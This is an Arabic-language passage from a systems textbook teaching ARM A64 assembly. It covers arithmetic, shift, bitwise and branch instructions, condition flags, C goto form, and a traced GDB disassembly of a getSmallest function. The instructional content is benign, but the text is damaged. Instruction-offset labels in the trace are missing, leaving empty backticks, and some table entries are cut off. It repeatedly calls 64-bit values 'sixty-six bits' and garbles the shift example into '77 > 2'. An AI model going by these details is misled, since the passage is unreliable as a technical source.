
بعد ذلك تُنفَّذ التعليمة ldr w0, [sp, #12]. تذكّر أن التعليمة ldr تحمّل قيمة من الذاكرة إلى سجل. وبتنفيذ هذه التعليمة، يستبدل المعالج القيمة في السجل w0 بالقيمة الموجودة عند عنوان المكدّس sp + 12. ومع أن هذه العملية قد تبدو بلا معنى (فالقيمة 0x28 تُستبدل بـ 0x28 في النهاية)، فإنها تبرز عُرفًا يخزّن فيه المصرّف عادةً مُعامِلات الدالة على مكدّس النداء لاستخدامها لاحقًا، ثم يعيد تحميلها إلى السجلات عند الحاجة. ومرة أخرى، لا تتأثر القيمة المخزَّنة في السجل sp بعملية str. وبالنسبة إلى البرنامج، فإن «قمة» المكدّس لا تزال 0xe40. وبمجرد تنفيذ التعليمة ldr، يتقدم pc إلى العنوان 0x730.

بعد ذلك تُنفَّذ التعليمة add w0, w0, #0x2. تذكّر أن التعليمة add لها الصيغة add D, O1, O2 وتضع O1 + O2 في سجل الوجهة D. وعلى ذلك، تضيف add w0, w0, #0x2 القيمة الثابتة 0x2 إلى القيمة المخزَّنة في w0 (وهي 0x28)، فينتج 0x2A ويُخزَّن في السجل w0. ويتقدم السجل pc إلى التعليمة التالية التي ستُنفَّذ، أي 0x734.

التعليمة التالية التي تُنفَّذ هي add sp, sp, #0x10. تضيف هذه التعليمة 16 بايت إلى العنوان المخزَّن في sp. ولأن المكدّس ينمو نحو عناوين أدنى، فإن إضافة 16 بايت إلى مؤشر المكدّس تُقلّص المكدّس بالتالي، وتُعيد sp إلى قيمته الأصلية 0xe50. ثم يتقدم السجل pc إلى 0x738.
تذكّر أن الغرض من مكدّس النداء هو تخزين البيانات المؤقتة التي تستخدمها كل دالة أثناء تنفيذها في سياق برنامج أكبر. وبحسب العُرف، «ينمو» المكدّس في بداية نداء الدالة، ويعود إلى حالته الأصلية عند انتهاء الدالة. ونتيجة لذلك، من الشائع رؤية تعليمة sub sp, sp, #v (حيث v قيمة ثابتة ما) في بداية الدالة، وتعليمة add sp, sp, #v في نهايتها.

التعليمة الأخيرة التي تُنفَّذ هي ret. وسنتحدث أكثر عن ما تفعله ret في أقسام قادمة عند مناقشة نداءات الدوال، لكن يكفي في الوقت الحالي معرفة أن ret تهيّئ مكدّس النداء للعودة من دالة. وبحسب العُرف، يحتوي السجل x0 دائمًا قيمة الإرجاع (إن وُجدت). وفي هذه الحالة، لأن adder2 من النوع int، تُخزَّن قيمة الإرجاع في السجل المكوّن w0 وتعيد الدالة القيمة 0x2A، أي 42.
9.3.1. تعليمات حسابية شائعة
تنفّذ مجموعة تعليمات A64 عدة تعليمات تقابل عمليات حسابية تجريها وحدة الحساب والمنطق (ALU). ويسرد الجدول 1 عدة تعليمات حسابية قد يصادفها المرء عند قراءة تجميع ARM.
| التعليمة | الترجمة |
|---|---|
add D, O1, O2 |
D = O1 + O2 |
sub D, O1, O2 |
D = O1 - O2 |
neg D, O1 |
D = -(O1) |
وتقابل التعليمتان add وsub الجمع والطرح وتحتاجان إلى مُعامِلين إضافةً إلى سجل الوجهة. وفي المقابل، تحتاج التعليمة neg إلى مُعامِل واحد فقط إضافةً إلى سجل الوجهة.
وللتعليمات الثلاث في الجدول 1 أيضًا صيغ حمل (carry) تتيح للتعليمة استخدام علم شرط الحمل الاختياري C. ويُضبط علم الحمل ذو البت الواحد عند فيض عملية غير موقّعة. وسنغطي أعلام التحكم بالشروط الأخرى في القسم التالي، لكننا نصف علم الحمل هنا لتقديم التعليمات الحسابية الإضافية. وتُعرض صيغ الحمل وترجمتها التقريبية في الجدول 2.
| التعليمة | الترجمة |
|---|---|
adc D, O1, O2 |
D = O1 + O2 + C |
sbc D, O1, O2 |
D = O1 - O2 - ~C |
ngc D, O1 |
D = -(O1) - ~C |
وللتعليمات أعلاه أيضًا لاحقة اختيارية s. وعند استخدام اللاحقة s (مثل adds)، فهي تدل على أن العملية الحسابية تضبط أعلام الشروط.
الضرب والقسمة
| التعليمة | الترجمة |
|---|---|
mul D, O1, O2 |
D = O1 × O2 |
udiv D, O1, O2 |
D = O1 / O2 (32-bit unsigned) |
sdiv D, O1, O2 |
D = O1 / O2 (64-bit signed) |
تُعرض أكثر تعليمات الضرب والقسمة شيوعًا في الجدول 3. وتعمل التعليمة mul على مُعامِلين وتضع حاصل الضرب في الوجهة D. ولا تملك عملية القسمة صيغة عامة؛ فالتعليمتان udiv وsdiv تعملان على بيانات باثنين وثلاثين بتًا وبيانات بستة وستين بتًا على الترتيب. ولاحظ أنه لا يمكن ضرب سجلات باثنين وثلاثين بتًا في سجلات بستة وستين بتًا.
وإضافةً إلى ذلك، توفّر ARMv8-A صيغًا مركّبة للضرب، تتيح للمعالج تنفيذ عمليات أكثر تطورًا في تعليمة واحدة. وتُعرض هذه التعليمات في الجدول 4.
| التعليمة | الترجمة |
|---|---|
madd D, O1, O2, O3 |
D = O3 + (O1 × O2) |
msub D, O1, O2, O3 |
D = O3 - (O1 × O2) |
mneg D, O1, O2 |
D = -(O1 × O2) |
9.3.2. تعليمات إزاحة البتات
تتيح تعليمات إزاحة البتات للمصرّف تنفيذ عمليات إزاحة البتات. وتستغرق تعليمات الضرب والقسمة عادةً وقتًا طويلًا في التنفيذ. وتوفّر إزاحة البتات للمصرّف طريقًا مختصرًا للمضروبات والمقسومات التي تكون قوى للعدد 2. فمثلًا، لحساب 77 * 4، سيترجم معظم المصرّفات هذه العملية إلى 77 > 2 لتجنّب استخدام التعليمة sdiv.
وتذكّر أن الإزاحات اليسرى واليمنى للبتات تُترجَم إلى تعليمات مختلفة بحسب ما إذا كان الهدف إزاحة حسابية (موقّعة) أو منطقية (غير موقّعة).
| التعليمة | الترجمة | حسابية أم منطقية؟ |
|---|---|---|
lsl D, R, #v |
D = R ` | منطقي أو حسابي |
lsr D, R, #v |
D = R >> v |
منطقي |
asr D, R, #v |
D = R >> v |
حسابي |
ror D, R, #v |
D = R >>> v |
لا هذا ولا ذاك (تدوير) |
وإضافةً إلى سجل الوجهة، تأخذ كل تعليمة إزاحة مُعامِلين؛ أحدهما سجل عادةً (يُرمز إليه بـ R) والآخر قيمة إزاحة من 6 بتات (v). وفي الأنظمة بستة وستين بتًا، تُرمَّز قيمة الإزاحة بايتًا واحدًا (إذ لا معنى للإزاحة بما يتجاوز 63). ويجب أن تكون قيمة الإزاحة v إما ثابتة وإما مخزَّنة في سجل مكوّن.
وتحتاج تعليمة إزاحة البتات الأخيرة، ror، إلى مناقشة خاصة. فالتعليمة ror تدوّر البتات، فتحل البتات الأقل دلالة محل البتات الأكثر دلالة. ونمثّل تعليمة الإزاحة التدويرية بالرمز >>>.
ملاحظة — إصدارات مختلفة من التعليمات تساعدنا في تمييز الأنواع على مستوى التجميع
على مستوى التجميع، لا وجود لمفهوم الأنواع. لكن تذكّر أن المصرّف يستطيع اختيار استخدام السجلات المكوّنة بناءً على الأنواع الموجودة في مستوى الشيفرة. وبالمثل، تذكّر أن الإزاحة اليمنى تعمل بشكل مختلف بحسب ما إذا كانت القيمة موقّعة أو غير موقّعة. وعلى مستوى التجميع، يستخدم المصرّف تعليمات منفصلة للتمييز بين الإزاحات المنطقية والحسابية!
9.3.3. تعليمات البتات
تتيح تعليمات البتات (bitwise) للمصرّف تنفيذ عمليات على مستوى البتات في البيانات. ومن أوجه استخدام المصرّف لعمليات البتات تحقيق بعض التحسينات. فمثلًا، قد يختار المصرّف تنفيذ 77 mod 4 بالعملية 77 & 3 بدلًا من التعليمة sdiv الأكثر كلفة.
ويسرد الجدول 6 تعليمات البتات الشائعة والتعليمات المركّبة للبتات التي تستفيد من النفي (negation).
| التعليمة | الترجمة |
|---|---|
and D, O1, O2 |
D = O1 & O2 |
orr D, O1, O2 |
D = O1 ` |
eor D, O1, O2 |
D = O1 ^ O2 |
mvn D, O |
D = ~O |
bic D, O1, O2 |
D = O1 & ~O2 |
orn D, O1, O2 |
D = O1 ` |
eon D, O1, O2 |
D = O1 ^ ~O2 |
وتذكّر أن النفي على مستوى البتات يختلف عن السلب (neg). فالتعليمة mvn تقلب بتات المُعامِل لكنها لا تضيف 1. واحرص على عدم الخلط بين هاتين التعليمتين.
تحذير — لا تستخدم عمليات البتات في شيفرة C إلا عند الحاجة!
بعد قراءة هذا القسم، قد يغريك استبدال العمليات الحسابية الشائعة في شيفرة C بإزاحات البتات وعمليات أخرى. وهذا غير موصى به. فمعظم المصرّفات الحديثة ذكية بما يكفي لاستبدال العمليات الحسابية البسيطة بعمليات بتات عندما يكون ذلك منطقيًا، فلا حاجة للمبرمج إلى فعل ذلك. وكقاعدة عامة، ينبغي للمبرمجين إعطاء الأولوية لمقروئية الشيفرة كلما أمكن، وتجنّب التحسين المبكر.
يغطي هذا القسم تعليمات التجميع الخاصة بـ الشروط والحلقات. تذكّر أن العبارات الشرطية تتيح للمبرمجين تعديل تنفيذ البرنامج بناءً على نتيجة تعبير شرطي. ويترجم المصرّف الشروط إلى تعليمات تجميع تعدّل مؤشر التعليمة (pc) ليشير إلى عنوان ليس التالي في تسلسل البرنامج.
تعليمات المقارنة الشرطية
تنفّذ تعليمات المقارنة عملية حسابية بغرض توجيه التنفيذ الشرطي للبرنامج. ويسرد الجدول 1 التعليمات الأساسية المرتبطة بالتحكم الشرطي.
| التعليمة | الترجمة |
|---|---|
cmp O1, O2 |
تقارن O1 بـ O2 (تحسب O1 - O2) |
tst O1, O2 |
تحسب O1 & O2 |
تقارن التعليمة cmp بين قيمة مُعامِلين، O1 وO2. وتحديدًا، تطرح O2 من O1. وتنفّذ التعليمة tst عملية الضرب المنطقي (AND) على مستوى البتات. ومن الشائع رؤية تعليمة مثل:
tst x0, x0
في هذا المثال، يكون الضرب المنطقي لـ x0 في نفسه صفرًا فقط عندما يحتوي x0 على الصفر. وبعبارة أخرى، هذا اختبار لقيمة صفرية ويكافئ:
cmp x0, #0
وخلافًا للتعليمات الحسابية التي غطيناها حتى الآن، لا تعدّل cmp وtst سجل وجهة. بل تعدّل كلتاهما سلسلة من القيم ذات البت الواحد تُعرف بـ أعلام رمز الشرط (condition code flags). فمثلًا، ستعدّل cmp أعلام رمز الشرط بناءً على ما إذا كانت القيمة الناتجة عن O1 - O2 موجبة (أكبر) أو سالبة (أصغر) أو صفرية (متساوية). تذكّر أن قيم رمز الشرط ترمّز معلومات عن عملية في وحدة الحساب والمنطق. وأعلام رمز الشرط جزء من حالة معالج ARM (PSTATE)، التي تحل محل سجل حالة البرنامج الحالي (CPSR) في أنظمة ARMv7-A.
| العلم | الترجمة |
|---|---|
Z |
يساوي صفرًا (1: نعم، 0: لا) |
N |
سالب (1: نعم، 0: لا) |
V |
حدث فيض موقّع (1: نعم، 0: لا) |
C |
حدث حمل حسابي/فيض غير موقّع (1: نعم، 0: لا) |
ويعرض الجدول 2 الأعلام الشائعة المستخدمة في عمليات رمز الشرط. وبالعودة إلى التعليمة cmp O1, O2:
- يُضبط العلم
Zعلى 1 إذا كان O1 وO2 متساويين. - يُضبط العلم
Nعلى 1 إذا كان O1 أصغر من O2 (أي أن O1 - O2 ينتج قيمة سالبة). - يُضبط العلم
Vعلى 1 إذا نتج عن العملية O1 - O2 فيض (وهو مفيد للمقارنات الموقّعة). - يُضبط العلم
Cعلى 1 إذا نتج عن العملية O1 - O2 حمل حسابي (وهو مفيد للمقارنات غير الموقّعة).
ومع أن مناقشة أعلام رمز الشرط بعمق تتجاوز نطاق هذا الكتاب، فإن ضبط cmp وtst لهذه السجلات يمكّن المجموعة التالية من التعليمات التي نغطيها (تعليمات التفرع) من العمل بشكل صحيح.
تعليمات التفرع
تتيح تعليمة التفرع تنفيذ البرنامج أن «يقفز» إلى موضع جديد في الشيفرة. وفي برامج التجميع التي تتبعناها حتى الآن، يشير pc دائمًا إلى التعليمة التالية في ذاكرة البرنامج. وتتيح تعليمات التفرع ضبط pc إما على تعليمة جديدة لم تُرَ بعد (كما في حالة عبارة if) وإما على تعليمة نُفّذت سابقًا (كما في حالة حلقة).
تعليمات التفرع المباشر
| التعليمة | الوصف |
|---|---|
b addr L |
pc = addr |
br A |
pc = A |
cbz R, addr L |
إذا كان R يساوي 0، فإن pc = addr (تفرع شرطي) |
cbnz R, addr L |
إذا لم يكن R يساوي 0، فإن pc = addr (تفرع شرطي) |
b.c addr L |
إذا تحقق c، فإن pc = addr (تفرع شرطي) |
ويسرد الجدول 3 مجموعة تعليمات التفرع الشائعة؛ ويشير L إلى لصيقة رمزية (symbolic label) تعمل معرّفًا في ملف الكائن الخاص بالبرنامج. وتتألف جميع اللصائق من حروف وأرقام تتبعها نقطتان. ويمكن أن تكون اللصائق محلية أو عامة بالنسبة إلى نطاق ملف الكائن. وتكون لصائق الدوال عامة عادةً، وتتألف عادةً من اسم الدالة ونقطتين. فمثلًا، تُستخدم main: (أو :) للدلالة على دالة main المعرّفة من المستخدم. وبحسب العُرف، تُسبق اللصائق ذات النطاق المحلي عادةً بنقطة. وقد يصادف المرء لصيقة محلية باسم مثل .L1 في سياق عبارة if أو حلقة.
ولجميع اللصائق عنوان مرتبط بها (addr في الجدول 3). وعندما ينفّذ المعالج تعليمة b، يضبط السجل pc على addr. وتتيح التعليمة b لعدّاد البرنامج التغير ضمن 128 ميغابايت من موقعه الحالي؛ ويمكن للمبرمج الذي يكتب لغة التجميع أيضًا تحديد عنوان معين للتفرع إليه باستخدام التعليمة br. وخلافًا للتعليمة b، لا قيود على مدى العنوان في br.
وأحيانًا تُعرض اللصائق المحلية أيضًا كإزاحة من بداية دالة. لذلك، قد تُمثَّل تعليمة يبعد عنوانها 28 بايت عن بداية main باللصيقة . فمثلًا، تشير التعليمة `b 0x7d0 ` إلى تفرع إلى العنوان 0x7d0، الذي له اللصيقة المرتبطة , أي أنه يبعد 28 بايت عن عنوان بداية دالة main. ويضبط تنفيذ هذه التعليمة pc على 0x7d0.
والتعليمات الثلاث الأخيرة هي تعليمات التفرع الشرطي. وبعبارة أخرى، لا يُضبط سجل عدّاد البرنامج على addr إلا إذا قيّمت الشرط المعطى إلى صحيح. وتحتاج التعليمتان cbz وcbnz إلى سجل إضافةً إلى العنوان. وفي حالة cbz، إذا كان R صفرًا، يُؤخذ التفرع ويُضبط pc على addr. وفي حالة cbnz، إذا كان R غير صفري، يُؤخذ التفرع ويُضبط pc على addr.
وأقوى تعليمات التفرع الشرطي هي تعليمات b.c التي تتيح للمصرّف أو كاتب لغة التجميع اختيار لاحقة مخصصة تدل على الشرط الذي يُؤخذ التفرع بناءً عليه.
لواحق تعليمات التفرع الشرطي
يسرد الجدول 4 مجموعة اللواحق الشائعة للتفرع الشرطي (c). وعند استخدامها مع تفرع، تبدأ كل تعليمة بالحرف b ونقطة، ما يدل على أنها تعليمة تفرع. وتدل لاحقة كل تعليمة (c) على الشرط الذي يتم التفرع بناءً عليه. وتحدد لواحق تعليمات التفرع أيضًا ما إذا كان ينبغي تفسير المقارنات العددية كمقارنات موقّعة أو غير موقّعة. ولاحظ أن تعليمات التفرع الشرطي لها مدى محدود جدًا (1 ميغابايت) مقارنةً بالتعليمة b. وتُستخدم هذه اللواحق أيضًا لتعليمة الاختيار الشرطي (csel) التي تُغطّى في القسم التالي.
| مقارنة موقّعة | مقارنة غير موقّعة | الوصف |
|---|---|---|
eq |
eq |
تفرع إذا كانا متساويين (==) أو تفرع إذا كان صفرًا |
ne |
ne |
تفرع إذا لم يكونا متساويين (!=) |
mi |
mi |
تفرع إذا كان سالبًا (minus) |
pl |
pl |
تفرع إذا كان غير سالب (>= 0) |
gt |
hi |
تفرع إذا كان أكبر (أعلى) (>) |
ge |
cs (hs) |
تفرع إذا كان أكبر أو يساوي (>=) |
lt |
lo (cc) |
تفرع إذا كان أصغر (<) |
le |
ls |
تفرع إذا كان أصغر أو يساوي (<=) |
عبارة goto
في الأقسام الفرعية التالية، ننظر في الشروط والحلقات في لغة التجميع ونعيد هندستها عكسيًا إلى لغة C. وعند ترجمة شيفرة التجميع الخاصة بالشروط والحلقات عودةً إلى C، يفيد فهم صيغ عبارة goto المقابلة لها في لغة C. وعبارة goto عنصر أولي في C يجبر تنفيذ البرنامج على الانتقال إلى سطر آخر في الشيفرة. وتعليمة التجميع المرتبطة بعبارة goto هي b.
تتألف عبارة goto من الكلمة المفتاحية goto تتبعها لصيقة goto، وهي نوع من لصائق البرنامج تدل على أنه ينبغي متابعة التنفيذ عند اللصيقة المقابلة. لذلك، تعني goto done أنه ينبغي لتأدية البرنامج أن تتفرع إلى السطر الموسوم باللصيقة done. ومن الأمثلة الأخرى على لصائق البرنامج في C لصائق عبارة switch التي غُطّيت سابقًا في الفصل 2.
وتعرض قوائم الشيفرة التالية دالة getSmallest مكتوبة بشيفرة C عادية (يسارًا) وصيغة goto المرتبطة بها في C (يمينًا). وتقارن دالة getSmallest بين قيمتي عددين صحيحين (x وy)، وتُسند القيمة الأصغر إلى المتغير smallest.
الجدول 5. مقارنة بين دالة C وصيغة goto المرتبطة بها.
نسخة C العادية
int getSmallest(int x, int y) {
    int smallest;
    if ( x > y ) { //if (conditional)
        smallest = y; //then statement
    }
    else {
        smallest = x; //else statement
    }
    return smallest;
}
نسخة goto
int getSmallest(int x, int y) {
    int smallest;

    if (x <= y ) { //if (!conditional)
        goto else_statement;
    }
    smallest = y; //then statement
    goto done;

else_statement:
    smallest = x; //else statement

done:
    return smallest;
}
قد تبدو صيغة goto لهذه الدالة مخالفة للحدس، لكن لنناقش ما يجري بالضبط. يفحص الشرط ما إذا كان المتغير x أصغر من y أو يساويه.
- إذا كان
xأصغر منyأو يساويه، ينقل البرنامج التحكم إلى اللصيقة الموسومة بـelse_statement، التي تحتوي على العبارة الوحيدةsmallest = x. ولأن البرنامج ينفّذ خطيًا، يتابع لتنفيذ الشيفرة تحت اللصيقةdone، التي تعيد قيمةsmallest(x). - إذا كان
xأكبر منy، يُضبطsmallestعلىy. ثم ينفّذ البرنامج العبارةgoto doneالتي تنقل التحكم إلى اللصيقةdoneالتي تعيد قيمةsmallest(y).
ومع أن عبارات goto كانت شائعة في أيام البرمجة الأولى، فإن استخدامها في الشيفرة الحديثة يُعدّ ممارسة سيئة لأنه يقلل المقروئية العامة للشيفرة. وفي الواقع، كتب عالم الحاسوب Edsger Dijkstra ورقة شهيرة تنتقد استخدام عبارات goto بعنوان Go To Statement Considered Harmful1.
وبصفة عامة، لا تستخدم برامج C المصممة جيدًا عبارات goto، ويُنصح المبرمجون بتجنّبها لتفادي كتابة شيفرة تصعب قراءتها وتنقيحها وصيانتها. ومع ذلك، من المهم فهم عبارة goto في C، إذ يحوّل GCC عادةً شيفرة C التي تحتوي شروطًا إلى صيغة goto قبل ترجمتها إلى لغة التجميع، بما في ذلك الشيفرة التي تحتوي عبارات if والحلقات.
وتغطي الأقسام الفرعية التالية تمثيل عبارات if والحلقات في لغة التجميع بمزيد من التفصيل.
المراجع
- Edsger Dijkstra. "Go To Statement Considered Harmful". Communications of the ACM 11(3) pp. 147—148. 1968.
لنلقِ نظرة على دالة getSmallest في لغة التجميع. وللتيسير، أُعيد إدراج الدالة هنا.
int getSmallest(int x, int y) {
    int smallest;
    if ( x > y ) {
        smallest = y;
    }
    else {
        smallest = x;
    }
    return smallest;
}
وشيفرة التجميع المقابلة المستخرجة من GDB تبدو مشابهة لما يلي:
(gdb) disas getSmallest
Dump of assembler code for function getSmallest:
0x07f4 <+0>:    sub  sp, sp, #0x20
0x07f8 <+4>:    str  w0, [sp, #12]
0x07fc <+8>:    str  w1, [sp, #8]
0x0800 <+12>:   ldr  w1, [sp, #12]
0x0804 <+16>:   ldr  w0, [sp, #8]
0x0808 <+20>:   cmp  w1, w0
0x080c <+24>:   b.le 0x81c <getSmallest+40>
0x0810 <+28>:   ldr  w0, [sp, #8]
0x0814 <+32>:   str  w0, [sp, #28]
0x0818 <+36>:   b    0x824 <getSmallest+48>
0x081c <+40>:   ldr  w0, [sp, #12]
0x0820 <+44>:   str  w0, [sp, #28]
0x0824 <+48>:   ldr  w0, [sp, #28]
0x0828 <+52>:   add  sp, sp, #0x20
0x082c <+56>:   ret
هذه رؤية مختلفة لشيفرة التجميع عن تلك التي رأيناها سابقًا. فنجد هنا العنوان المرتبط بكل تعليمة، لكن ليس البايتات. ولاحظ أن مقطع التجميع هذا حُرّر تحريرًا طفيفًا بغرض التبسيط. وبحسب العُرف، يضع GCC المُعامِلين الأول والثاني للدالة في السجلين x0 وx1 على الترتيب. ولأن مُعامِلي getSmallest من النوع int، يضع المصرّف المُعامِلين في السجلين المكوّنين w0 وw1 بدلًا من ذلك. ولأجل الوضوح، نشير إلى هذين المُعامِلين باسم x وy على الترتيب.
لنتتبع الأسطر القليلة الأولى من مقطع التجميع السابق. لاحظ أننا لن نرسم المكدّس صراحةً في هذا المثال. نترك ذلك تمرينًا للقارئ، ونشجّعك على تدريب مهاراتك في تتبع المكدّس برسمه بنفسك.
- توسّع التعليمة
subمكدّس النداء بمقدار 32 بايت (0x20). - تخزّن التعليمتان
strعندوالقيمتينxوyفي موقعي المكدّسsp + 12وsp + 8على الترتيب. - التعليمتان
ldrعند `` و` - تقارن التعليمة
cmpبينw1وw0(أيxوy) وتضبط سجلات أعلام رمز الشرط المناسبة. - تشير التعليمة
b.leعندإلى أنه إذا كان `x` أصغر من `y` أو يساويه، فإن التعليمة التالية التي ينبغي تنفيذها يجب أن تكون عند الموضع(أوpc= 0x81c). وإلا، يُضبطpcعلى التعليمة التالية في التسلسل، أي 0x810.
تعتمد التعليمات التالية التي ستُنفَّذ على ما إذا كان البرنامج يأخذ التفرع (أي ينفّذ القفز) عند (). لنفترض أولًا أن التفرع *لم* يُؤخذ. في هذه الحالة، يُضبط `pc` على 0x810 (أي ) وتُنفَّذ سلسلة التعليمات التالية:
- تحمّل التعليمة
ldrعند `` القيمةyإلى السجلw0. - تخزّن التعليمة
strعند `` القيمةyفي موقع المكدّسsp + 28. - تضبط التعليمة
bعند `` السجلpcعلى العنوان 0x824. - تحمّل التعليمة
ldrعند `` القيمةyإلى السجلw0. - تعيد التعليمتان الأخيرتان مكدّس النداء إلى حجمه الأصلي وتعودان من نداء الدالة. وفي هذه الحالة، تكون
yفي سجل الإرجاعw0، وتعيدgetSmallestالقيمةy.
والآن لنفترض أن التفرع قد أُخذ عند . وبعبارة أخرى، تضبط التعليمة `b.le` السجل `pc` على 0x81c (أي ). عندئذٍ تكون التعليمات التالية التي ستُنفَّذ هي:
- تحمّل التعليمة
ldrعند `` القيمةxإلى السجلw0. - تخزّن التعليمة
strعند `` القيمةxفي موقع المكدّسsp + 28. - تحمّل التعليمة
ldrعند `` القيمةxإلى السجلw0. - تعيد التعليمتان الأخيرتان مكدّس النداء إلى حجمه الأصلي وتعودان من نداء الدالة. وفي هذه الحالة، تكون
xفي سجل الإرجاعw0، وتعيدgetSmallestالقيمةx.
ويمكننا بعد ذلك تعليق التجميع السابق كما يلي:
0x07f4 <+0>:   sub  sp, sp, #0x20          // grow stack by 32 bytes
0x07f8 <+4>:   str  w0, [sp, #12]          // store x at sp+12
0x07fc <+8>:   str  w1, [sp, #8]           // store y at sp+8
0x0800 <+12>:  ldr  w1, [sp, #12]          // w1 = x
0x0804 <+16>:  ldr  w0, [sp, #8]           // w0 = y
0x0808 <+20>:  cmp  w1, w0                 // compare x and y
0x080c <+24>:  b.le 0x81c <getSmallest+40> // if(x <= y) goto <getSmallest+40>
0x0810 <+28>:  ldr  w0, [sp, #8]           // w0 = y
0x0814 <+32>:  str  w0, [sp, #28]          // store y at sp+28 (smallest)
0x0818 <+36>:  b    0x824 <getSmallest+48> // goto <getSmallest+48>
